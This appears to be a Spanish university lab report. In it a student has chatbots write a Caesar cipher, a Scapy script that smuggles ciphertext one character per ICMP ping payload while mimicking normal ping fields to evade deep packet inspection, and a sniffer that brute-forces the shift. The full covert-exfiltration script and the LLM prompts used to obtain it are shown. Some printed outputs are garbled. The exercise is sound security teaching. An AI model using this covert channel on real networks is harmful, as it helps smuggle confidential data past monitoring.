

Informe Laboratorio 1

Sección 2

David Esteban Elías Silva Urrutia
e-mail: davidesteb.silva@mail.udp.cl

Agosto de 2023

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	5
3.3. Actividad 3	11

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavnyhmp h f zlnbypkhk lu ylk lz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfknd d xjlnzwnifi js wji jx
5 gvm txskvejme c wikyv mheh ir vihiw
6 fulswrjudild b v h jxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcf gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfef t
9 criptografia y seguridad en redes
10 bqhosnfqzehz x r dftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbbcq
12 zofmqldoxcfx v p bdrof axa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpm dyvy zi mzyzn
15 wlcj nialuzcu s myaolcxux yh lyxym
16 vkbimhzktybt r lxznkbwtw xg kxwxl
17 ujahlg yjsxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n ht vjgxsp s tc gtsth
21 qfwdhcufotwo m gsuifwr or sb f srsg
22 pevcbgtensvn l frthevqnq ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqb kpsk i coqeb snkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

El problema plantea la creación de un programa capaz de implementar un cifrado utilizando el algoritmo Cesar. Dicho algoritmo consiste en el desplazamiento de caracteres dentro del alfabeto, permitiendo así la codificación de contenido. En este contexto, se trabajará con el **alfabeto inglés** y se considerarán únicamente las letras minúsculas (abcde...z). Para llevar a cabo lo anterior, se elaboró el siguiente prompt para que el algoritmo de LLM creado por google (Bard) generara el script en python.

Desde ahora, eres un experto en ciberseguridad, criptografía y python y estás ayudando a un estudiante a practicar . Necesito que crees un script en python3 que pase por argumentos del comando(a través de el uso de la librería system y el arreglo arg para obtener los parametros ingresandos por comando) un string que sería un texto a cifrar y un number con el número de corrimiento. La idea, es que el script haga un encriptado cesar con el corrimiento indicado y devuelva el texto cifrado.

Los espacios deben ser ignorados

Debe validar si un parámetro requerido ingresado por comando no fue enviado o no es válido.

El cuál nos generó la siguiente respuesta:




Figura 1: Primera parte de la respuesta de Bard a la petición de generar un algoritmo de cifrado cesar en python

```
def cifrado_cesar(texto, desplazamiento):
    """
    Realiza el cifrado César con el desplazamiento indicado.

    Args:
        texto: El texto a cifrar.
        desplazamiento: El desplazamiento a aplicar.

    Returns:
        El texto cifrado.
    """

    # Obtener el alfabeto.
    alph = "abcdefghijklmnopqrstuvwxyz"

    # Inicializar el texto cifrado.
    cifrado = ""

    # Iterar sobre el texto.
    for letra in texto:
        # Ignorar los espacios.
        if letra.isspace():
            continue

        # Obtener la posición de la letra en el alfabeto.
        posicion = alph.find(letra)

        # Aplicar el desplazamiento.
        posicion = (posicion + desplazamiento) % len(alph)

        # Agregar la letra cifrada al texto cifrado.
        cifrado += alph[posicion]

    return cifrado
```

Figura 2: Segunda parte de la respuesta de Bard con el código CORE de la petición

En la imagen 3.1 se puede apreciar una evidencia de la solicitud a Bard, por otro lado, el código que más nos importa, el core de nuestra petición la encontramos en la imagen 3.1, la cual muestra la sección donde se hace la codificación por cesar. A continuación, podemos ver una muestra del funcionamiento en el siguiente script:

```
PS C:\Users\david\Desktop\PROYECTOS\Universidad\Criptografía y seguridad en redes\Lab1> python3 .\cifradoCesar.py "criptografia y seguridad en redes" 9
larycxpajorjhbnpdarmjmnwanmnb
```

Figura 3: Comando de ejecución del script de cifrado

En el cual se utiliza un corrimiento de 9 al igual que en el ejemplo 1 de la actividad. La única diferencia es que intencionalmente los espacios no son considerados para que el cifrado sea aún más difícil de detectar. El código correspondiente generado completamente por Bard lo puedes encontrar en el siguiente repositorio en "GitHub con el nombre de cifradoCesar.py" <https://github.com/DavidSlva/criptografia-y-hacking-etico/tree/master/Lab1>.

3.2. Actividad 2

El problema plantea que a través de un script se puedan enviar paquetes ICMP modificados de forma en la que la data este lo más escondida posible. Para este caso, se elaboró el siguiente prompt que luego de varias pruebas funcionó para que generara el código correcto.

Desde ahora, eres un experto en ciberseguridad, criptografía y python y estyás ayudando a un estudiante a practicar .

Necesito que crees un script en python3 con las siguientes indicaciones.

1- Debes recibir una ip y un string por el comando utilizando la librería sys de python

2- Debes separar los caracteres del string.

3- Por cada caracter, debes enviar un ping a la ip señalada con un payload modificado donde el caracter vendría en la última parte del payload del ping, osea, en la parte menos significativa.

4- Debes simular a la perfección el envío de un ping normal y su payload

5- Debes utilizar scapy

El ping debe cumplir con las siguientes condiciones:

inyecta cifrado a tráfico

mantiene timestamp

mantiene identification coherente (Puedes colocar un id que en hexadecimal se vea siempre con 0x0001 pero el id interno del paquete sea un número incremental cualquiera)

mentiene seq number coherente (Puede comenzar desde el 100 por ejemplo, ojalá $100 + 10 * \text{random}$)

mantiene id coherente

mantiene payload ICMP (8 primeros bytes)

mantiene payload ICMP (61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 61 62 63 64 65 66 67 68)

Prompt que nos generó la siguiente respuesta:

Desde ahora, eres un experto en ciberseguridad, criptografía y python y estás ayudando a un estudiante a practicar .

Necesito que crees un script en python3 con las siguientes indicaciones.

- 1- Debes recibir una ip y un string por el comando utilizando la librería sys de python
- 2- Debes separar los caracteres del string.
- 3- Por cada caracter, debes enviar un ping a la ip señalada con un payload modificado donde el caracter vendría en la última parte del payload del ping, osea, en la parte menos significativa.
- 4- Debes simular a la perfección el envío de un ping normal y su payload
- 5- Debes utilizar scapy

El ping debe cumplir con las siguientes condiciones:

- * inyecta cifrado a tráfico
- * mantiene timestamp
- * mantiene identification coherente (Puedes colocar un id que en hexadecimal se vea siempre con 0x0001 pero el id interno del paquete sea un número incremental cualquiera)
- * mantiene seq number coherente (Puede comenzar desde el 100 por ejemplo, ojalá $100 + 10 * \text{random}$)
- * mantiene id coherente
- * mantiene payload ICMP (8 primeros bytes)
- * mantiene payload ICMP (61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 61 62 63 64 65 66 67 68)

Claro, aquí tienes el script que cumple con todas las condiciones que has especificado. El script utiliza Scapy para crear paquetes ICMP modificados según tus requerimientos:

```
python
import sys
import random
import time
from scapy.all import IP, ICMP, send

def send_modified_ping(ip, char, seq_num, packet_id):
    payload = bytearray([0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68,
                        0x69, 0x6a, 0x6b, 0x6c, 0x6d, 0x6e, 0x6f, 0x70,
                        0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x61,
                        0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68])
```

Figura 4: Primera parte de la respuesta de gpt a la petición de generar un script que envíe la data escondida

```
python
import sys
import random
import time
from scapy.all import IP, ICMP, send

def send_modified_ping(ip, char, seq_num, packet_id):
    payload = bytearray([0x61, 0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68,
                        0x69, 0x6a, 0x6b, 0x6c, 0x6d, 0x6e, 0x6f, 0x70,
                        0x71, 0x72, 0x73, 0x74, 0x75, 0x76, 0x77, 0x61,
                        0x62, 0x63, 0x64, 0x65, 0x66, 0x67, 0x68]) # Custom payload

    payload[-1] = ord(char) # Modify the least significant byte with the ASCII value of the character

    packet = IP(dst=ip, id=packet_id, ttl=64) / ICMP(type=8, code=0, id=packet_id, seq=seq_num, payload=payload)
    send(packet)

def main():
    if len(sys.argv) != 3:
        print("Usage: python script.py <ip> <string>")
        return

    ip = sys.argv[1]
    string = sys.argv[2]

    packet_id = 1
    seq_num = 100 + 10 * random.randint(0, 9) # Starting seq number with some offset

    for char in string:
        send_modified_ping(ip, char, seq_num, packet_id)
        print(f"Sent modified ping with character: {char}")

        packet_id += 1
        seq_num += 1
        time.sleep(1) # Add a delay to simulate realistic timing

if __name__ == "__main__":
    main()
```

Figura 5: Código generado por gpt que envía en un ping por separado y en los últimos bits menos significativos los caracteres de un string

En la imagen 3.2 se puede ver la evidencia de la solicitud hecha a gpt para que generara el código. Por otro lado, en la imagen 3.2 se puede observar el código arrojado por el chat inteligente. Luego, si ejecutamos el siguiente comando para ejecutar el script y enviar la data

a la ip "192.168.1.1" obtenemos:

```
PS C:\Users\david\Desktop\PROYECTOS\Universidad\Criptografía y seguridad en redes\Lab1> python3 .\stealthmode.py 192.168.1.1 "taxmygzpa"
.
Sent 1 packets.
Sent modified ping with character: t
.
Sent 1 packets.
Sent modified ping with character: a
.
Sent 1 packets.
Sent modified ping with character: x
.
Sent 1 packets.
Sent modified ping with character: m
.
Sent 1 packets.
Sent modified ping with character: y
```

Figura 6: Resultados de ejecutar el script que enviará por caracteres la data.

Luego de esto, mediante la utilización de la herramienta Wireshark, se compara la data que envía un ping normal respecto a la que envía nuestro script.

```

C:\Users\david>ping 192.168.1.1

Haciendo ping a 192.168.1.1 con 32 bytes de datos:
Respuesta desde 192.168.1.1: bytes=32 tiempo=3ms TTL=64
Respuesta desde 192.168.1.1: bytes=32 tiempo=39ms TTL=64
Respuesta desde 192.168.1.1: bytes=32 tiempo=4ms TTL=64
Respuesta desde 192.168.1.1: bytes=32 tiempo=3ms TTL=64

Estadísticas de ping para 192.168.1.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 3ms, Máximo = 39ms, Media = 12ms

```

Figura 7: ping enviado desde el cmd de windows

124	10.298242	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0001, seq=197/50432, ttl=128 (reply in 125)
125	10.301334	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0001, seq=197/50432, ttl=64 (request in 124)
139	11.315391	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0001, seq=198/50688, ttl=128 (reply in 140)
140	11.350340	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0001, seq=198/50688, ttl=64 (request in 139)
152	12.324967	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0001, seq=199/50944, ttl=128 (reply in 153)
153	12.414601	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0001, seq=199/50944, ttl=64 (request in 152)
166	13.331844	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0001, seq=200/51200, ttl=128 (reply in 167)
167	13.335499	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0001, seq=200/51200, ttl=64 (request in 166)
241	20.282754	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0001, seq=190/48640, ttl=64 (reply in 242)
242	20.285738	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0001, seq=190/48640, ttl=64 (request in 241)
259	21.292342	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0002, seq=191/48896, ttl=64 (reply in 260)
260	21.299066	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0002, seq=191/48896, ttl=64 (request in 259)
271	22.309600	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0003, seq=192/49152, ttl=64 (reply in 272)
272	22.312626	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0003, seq=192/49152, ttl=64 (request in 271)
283	23.319925	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0004, seq=193/49408, ttl=64 (reply in 284)
284	23.323172	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0004, seq=193/49408, ttl=64 (request in 283)
297	24.331666	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0005, seq=194/49664, ttl=64 (reply in 298)
298	24.335079	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0005, seq=194/49664, ttl=64 (request in 297)
301	25.342659	192.168.1.84	192.168.1.1	ICMP	74 Echo (ping) request	id=0x0006, seq=195/49920, ttl=64 (reply in 302)
302	25.345670	192.168.1.1	192.168.1.84	ICMP	74 Echo (ping) reply	id=0x0006, seq=195/49920, ttl=64 (request in 301)

Figura 8: Captura de ICMP desde wireshark una vez enviado el ping normal y el modificado

Como se puede observar a primera vista, es casi imperceptible la diferencia entre los paquetes modificados y los paquetes normales. Por un lado, en la columna Time se puede ver que la diferencia de tiempos es entre cada envío aprox de 1 segundo y la seq number es coherente en todos los paquetes. Por otro, la longitud del paquete es igual en todas, lo único en lo que se diferencian es en el id del paquete y en el ttl del reply. Respecto al id de los paquetes, es difícil identificar por qué son distintos, ya que el ping real debería devolver un

id incremental a medida que son enviados.. Ahora, procederemos a comparar la data de un paquete sin modificar y un paquete modificado. Ambos Request que es lo que nos interesa.

0000	fc 12 63 1e 4f 40 14 85 7f 7a 19 85 08 00 45 00	..c.0@...z....E..	0000	fc 12 63 1e 4f 40 14 85 7f 7a 19 85 08 00 45 00	..c.0@...z....E..
0010	00 3c 23 de 00 00 80 01 00 00 c0 a8 01 54 c0 a8	<#.....T..	0010	00 3c 00 08 00 00 40 01 f7 13 c0 a8 01 54 c0 a8	<....@.....T..
0020	01 01 08 00 4c 96 00 01 00 c5 61 62 63 64 65 66	...L...abcdef	0020	01 01 08 00 4c 88 00 08 00 c5 61 62 63 64 65 66	...L...abcdef
0030	67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76	ghijklmn opqrstuv	0030	67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76	ghijklmn opqrstuv
0040	77 61 62 63 64 65 66 67 68 69	wabdefg hi	0040	77 61 62 63 64 65 66 67 68 70	wabdefg hp

Figura 9: Comparación de ping normal (izquierda) y ping modificado (derecha)

Nuevamente, la diferencia es mínima, solo se ve la diferencia entre el último par de bits modificados intencionalmente. Como se observa en las capturas adjuntas, las diferencias entre los reales vs los modificados se encuentra solo en lo que fué modificado intencionalmente, que era el último bit menos significativo, lo único que llama la atención fuertemente es por qué los paquetes no modificados en wireshark muestran en la captura general 3.2 un id 1 no incremental cuando el comportamiento normal de un ping es tener un id incremental que no necesariamente comienza desde el 1.


3.3. Actividad 3

En esta actividad, lo que se busca es juntar las otras dos actividades. En simples palabras se debe realizar un script con gpt que permita recibir paquetes ICMP y ver cuál es el texto claro más probable. Para la realización de esto, se utilizó el siguiente prompt:

* El script debe escuchar todos los paquetes ICMP que pasen por la interface wi-fi. * Cuando el script tome un ICMP, deberá concatenar en un string global el último caracter del payload del paquete. * Cada vez que llegue un paquete ICMP tipo request, deberá tomar el último caracter (Seguramente serán los últimos dos valore hexadecimales del paquete) y concatenarlos en un string global para luego imprimir ambos por consola * debes utilizar pyshark para escuchar los paquetes. * Una vez llega un paquete por ICMP, debes intentar descifrarlo con descifrado cesar probando todos los shift posibles(fuerza bruta). Debes imprimir los resultados. * El descifrado debe ser al string global, no al valor hexadecimal. Osea, si ya tenemos una hoa, deberás comparar con el abcdario cada caracter desde la a hasta la z e imprimir los posibles valores. * En cada descifrado debes intentar identificar cuál es el más probable texto el texto claro en español. Debes tener en cuenta que no tenemos espacios ni mayusculas. * Puedes basarte en la probabilidad de que una letra salga en la lengua española. Por ejemplo, la 'a' y la 'e' podrían ser consideradas letras muy comunes en la lengua. * la más probable debes marcarla con un color distinto en la consola junto con el shift que se le aplicó a la palabra

Lo cuál nos arrojó el siguiente resultado:

- D**
- * El script debe escuchar todos los paquetes ICMP que pasen por la interface wi-fi.
 - * Cuando el script tome un ICMP, deberá concatenar en un string global el último caracter del payload del paquete.
 - * Cada vez que llegue un paquete ICMP tipo request, deberá tomar el último caracter (Seguramente serán los últimos dos valore hexadecimales del paquete) y concatenarlos en un string global para luego imprimir ambos por consola
 - * debes utilizar pyshark para escuchar los paquetes.
 - * Una vez llega un paquete por ICMP, debes intentar descifrarlo con descifrado cesar probando todos los shift posibles(fuerza bruta). Debes imprimir los resultados.
 - * El descifrado debe ser al string global, no al valor hexadecimal. Osea, si ya tenemos una hoa, deberás comparar con el abcdario cada caracter desde la a hasta la z e imprimir los posibles valores.
 - * En cada descifrado debes intentar identificar cuál es el más probable texto el texto claro en español. Debes tener en cuenta que no tenemos espacios ni mayusculas.
 - * Puedes basarte en la probabilidad de que una letra salga en la lengua española. Por ejemplo, la 'a' y la 'e' podrían ser consideradas letras muy comunes en la lengua.
 - * la más probable debes marcarla con un color distinto en la consola junto con el shift que se le aplicó a la palabra

 Entendido, aquí tienes el script que cumple con todas tus especificaciones. El script captura paquetes ICMP en la interfaz WiFi, procesa el último carácter del payload y realiza el descifrado César con fuerza bruta para todos los posibles desplazamientos. Luego, intenta identificar el texto claro más probable en español utilizando estadísticas de frecuencia de letras en el español y marca la opción más probable con un color distinto en la consola junto con el shift que se le aplicó a la palabra:

Asegúrate de tener instalado PyShark usando el comando `pip install pyshark` antes de ejecutar el script.

Figura 10: Evidencia de solicitud a gpt de que generara un código que escuchara y descifrara los mensajes por ICMP

```

for shift in range(26):
    decrypted_text = ""
    for char in global_payload:
        if char.isalpha():
            shifted_char = chr(((ord(char) - ord('a')) - shift) % 26 + ord('a'))
            decrypted_text += shifted_char
        else:
            decrypted_text += char

    score = calculate_score(decrypted_text)
    if score > max_score:
        max_score = score
        most_probable_text = decrypted_text
        probable_shift = shift

    print(f"Shift {shift}: Deciphered text: '{decrypted_text}'")

print(f"\nMost Probable Text: {Fore.GREEN}{most_probable_text}{Fore.RESET}")

def calculate_score(text):
    letter_frequencies = {
        'a': 0.1152, 'b': 0.0220, 'c': 0.0402, 'd': 0.0502, 'e': 0.1218, 'f': 0.0348,
        'g': 0.0170, 'h': 0.0070, 'i': 0.0608, 'j': 0.0031, 'k': 0.0047, 'l': 0.0415,
        'm': 0.0315, 'n': 0.0671, 'o': 0.0868, 'p': 0.0248, 'q': 0.0084, 'r': 0.0590,
        's': 0.0798, 't': 0.0463, 'u': 0.0393, 'v': 0.0090, 'w': 0.0002, 'x': 0.0001,
        'y': 0.0090, 'z': 0.0042
    }

    score = sum(letter_frequencies.get(char, 0) for char in text)
    return score

```

Figura 11: Parte del código donde se aplica una función que calcula la probabilidad de la palabra de ser el texto claro

Como se puede observar en la imagen 3.3, gpt en base a las instrucciones creó una lista de las letras más frecuentes en el lenguaje en español, incluso es más específico de lo que se le pidió en un principio. Suena bastante interesante saber si esto nos permitirá saber o reconocer cuál es el texto claro más probable. Para hacer la prueba, primero se utilizará el texto cifrado obtenido en la primera actividad, donde se cifró criptografía y seguridad en redes con un shift de 9 que devolvió el texto "larycpajorjhbnpdarmjmnwanmnb". El script creado por gpt se ejecuta y se deja escuchando los paquetes ICMP que pasen por la red wi-fi.

```
PS C:\Users\david\Desktop\PROYECTOS\Universidad\Criptografía y seguridad en redes\Lab1
> python .\descifradoCesarYListener.py
Listening for ICMP packets on Wi-Fi interface...
```

Figura 12: Comando de ejecución del script creado por gpt para descifrar.

Se procede a enviar, mediante el script creado en la actividad 2, los paquetes con el mensaje cifrado.

```
PS C:\Users\david\Desktop\PROYECTOS\Universidad\Criptografía y seguridad en redes\Lab1> python3 .\stealthmode.py 192.168.1.1 "larycxpajorjhbnpdarmjmnwanmnb"
```

Figura 13: Envío de paquetes con texto cifrado

Como se puede ver a continuación, el script aún no es capaz de acertar con el texto y el shift más probable:

```
Sent 1 packets.
Sent modified ping with character: l
.
Sent 1 packets.
Sent modified ping with character: a
.
Sent 1 packets.
Sent modified ping with character: r
.
Sent 1 packets.
Sent modified ping with character: y
.
Sent 1 packets.
Sent modified ping with character: c
.
Sent 1 packets.
Sent modified ping with character: x
.
Sent 1 packets.
Sent modified ping with character: p
.
Sent 1 packets.
Sent modified ping with character: a

Shift 5: Deciphered text: 'gvmtxs'
Shift 6: Deciphered text: 'fulswr'
Shift 7: Deciphered text: 'etkrvq'
Shift 8: Deciphered text: 'dsjqup'
Shift 9: Deciphered text: 'cripto'
Shift 10: Deciphered text: 'bqhosh'
Shift 11: Deciphered text: 'apgnrm'
Shift 12: Deciphered text: 'zofmql'
Shift 13: Deciphered text: 'ynelpk'
Shift 14: Deciphered text: 'xmdkoj'
Shift 15: Deciphered text: 'wlcjni'
Shift 16: Deciphered text: 'vkbimh'
Shift 17: Deciphered text: 'ujahlg'
Shift 18: Deciphered text: 'tizgkf'
Shift 19: Deciphered text: 'shyfje'
Shift 20: Deciphered text: 'rgxeid'
Shift 21: Deciphered text: 'qfwdhc'
Shift 22: Deciphered text: 'pevcgb'
Shift 23: Deciphered text: 'odubfa'
Shift 24: Deciphered text: 'nctaez'
Shift 25: Deciphered text: 'mbszdy'

Most Probable Text: nctaez (Shift: 24)
```

Figura 14: Imagen que demuestra que el script no ha logrado detectar el texto más probable

Sin embargo, a medida que aumentan la cantidad de caracteres, comienza a detectar el texto real con el shift 9 desde la letra 'b' como se ve en la imagen ?? lo que se mantiene hasta que todos los paquetes son enviados como se puede ver en la imagen 3.3.

```

Sent 1 packets.
Sent modified ping with character: j
.
Sent 1 packets.
Sent modified ping with character: h
.
Sent 1 packets.
Sent modified ping with character: b
.
Sent 1 packets.
Sent modified ping with character: n
.
Sent 1 packets.
Sent modified ping with character: p
.
Sent 1 packets.
Sent modified ping with character: d
.
Sent 1 packets.
Sent modified ping with character: a
.
Sent 1 packets.
Sent modified ping with character: r
.
Sent 1 packets.
Sent modified ping with character: m
.
Sent 1 packets.
Sent modified ping with character: j
.
Sent 1 packets.

```

```

Most Probable Text: nctaezrlqt (Shift: 24)
Received ICMP Request: Last Hex Character - 6a, Last Char - j, Global Payload - larycx
pajorj
Shift 0: Deciphered text: 'larycxpajorj'
Shift 1: Deciphered text: 'kzqxbwozinqi'
Shift 2: Deciphered text: 'jypwavyhmpfh'
Shift 3: Deciphered text: 'ixovzumxglog'
Shift 4: Deciphered text: 'hwnuytlwfkknf'
Shift 5: Deciphered text: 'gvmtxskvejme'
Shift 6: Deciphered text: 'fulswjudild'
Shift 7: Deciphered text: 'etkrvqitchkc'
Shift 8: Deciphered text: 'dsjqphsbjgb'
Shift 9: Deciphered text: 'criptografia'
Shift 10: Deciphered text: 'bqhosnfqzehz'
Shift 11: Deciphered text: 'apgnrmepdygy'
Shift 12: Deciphered text: 'zofmqldoxcfx'
Shift 13: Deciphered text: 'ynelpkcmbew'
Shift 14: Deciphered text: 'xmdkojbmadv'
Shift 15: Deciphered text: 'wlcjniauzcu'
Shift 16: Deciphered text: 'vkbimhzktybt'
Shift 17: Deciphered text: 'ujahlgyjsxas'
Shift 18: Deciphered text: 'tizgkfxirwzr'
Shift 19: Deciphered text: 'shyfwjehwvyq'
Shift 20: Deciphered text: 'rgxeidvgpuxp'
Shift 21: Deciphered text: 'qfwdhucufotwo'
Shift 22: Deciphered text: 'pevcgbtensvn'
Shift 23: Deciphered text: 'odubfasdmrum'
Shift 24: Deciphered text: 'nctaezrlqtl'
Shift 25: Deciphered text: 'mbszdyqbkpsk'
Most Probable Text: criptografia (Shift: 9)

```

Figura 15: Primer acierto en encontrar el texto claro

```

Sent 1 packets.
Sent modified ping with character: m
.
Sent 1 packets.
Sent modified ping with character: j
.
Sent 1 packets.
Sent modified ping with character: m
.
Sent 1 packets.
Sent modified ping with character: n
.
Sent 1 packets.
Sent modified ping with character: w
.
Sent 1 packets.
Sent modified ping with character: a
.
Sent 1 packets.
Sent modified ping with character: n
.
Sent 1 packets.
Sent modified ping with character: m
.
Sent 1 packets.
Sent modified ping with character: n
.
Sent 1 packets.
Sent modified ping with character: b
.
PS C:\Users\david\Desktop\PROYECTOS\Universidad\Criptografia y seguridad en redes\
Lab1>

```

```

Most Probable Text: criptografiayseguridadenrede (Shift: 9)
Received ICMP Request: Last Hex Character - 62, Last Char - b, Global Payload - larycx
pajorjhbndarmjmnwanmb
Shift 0: Deciphered text: 'larycxpajorjhbndarmjmnwanmb'
Shift 1: Deciphered text: 'kzqxbwozinqigamocqzqilimvzmlma'
Shift 2: Deciphered text: 'jypwavyhmpfhfzlnbypkhkluyklz'
Shift 3: Deciphered text: 'ixovzumxglogeykmaxojgjktxkjkj'
Shift 4: Deciphered text: 'hwnuytlwfkknfdxjlnwnifijswjiix'
Shift 5: Deciphered text: 'gvmtxskvejmecwikymvmehirviihw'
Shift 6: Deciphered text: 'fulswjudildbvjhxludghqughv'
Shift 7: Deciphered text: 'etkrvqitchkcaugitkfcgptgfgu'
Shift 8: Deciphered text: 'dsjqphsbjgbzthfvsjebefosfeft'
Shift 9: Deciphered text: 'criptografiayseguridadenredes'
Shift 10: Deciphered text: 'bqhosnfqzehzxrdfthgzcndmqdcdr'
Shift 11: Deciphered text: 'apgnrmepdygywqcespgbybclpcbcq'
Shift 12: Deciphered text: 'zofmqldoxcfxvpbdrofaxabkobabp'
Shift 13: Deciphered text: 'ynelpkcmbewuoaqnezwazajnaao'
Shift 14: Deciphered text: 'xmdkojbmadvtnbzpmidyvziinzyn'
Shift 15: Deciphered text: 'wlcjniauzcusmyaolcxuyhlysym'
Shift 16: Deciphered text: 'vkbimhzktybtrlxznkbtwogkoxwl'
Shift 17: Deciphered text: 'ujahlgyjsxasqkwymjavsvwfjwwk'
Shift 18: Deciphered text: 'tizgkfxirwzrpjvxlizuruveiuvvj'
Shift 19: Deciphered text: 'shyfwjehwvyqoiuwkhytqtudhutui'
Shift 20: Deciphered text: 'rgxeidvgpuxpnhvtvjxspstcgtstst'
Shift 21: Deciphered text: 'qfwdhucufotwongsuifworsbfsrsg'
Shift 22: Deciphered text: 'pevcgbtensvnlftrthvgnqraerqr'
Shift 23: Deciphered text: 'odubfasdmrumkeqsgdupmpqzdpqe'
Shift 24: Deciphered text: 'nctaezrlqtljdrfctolopycpopd'
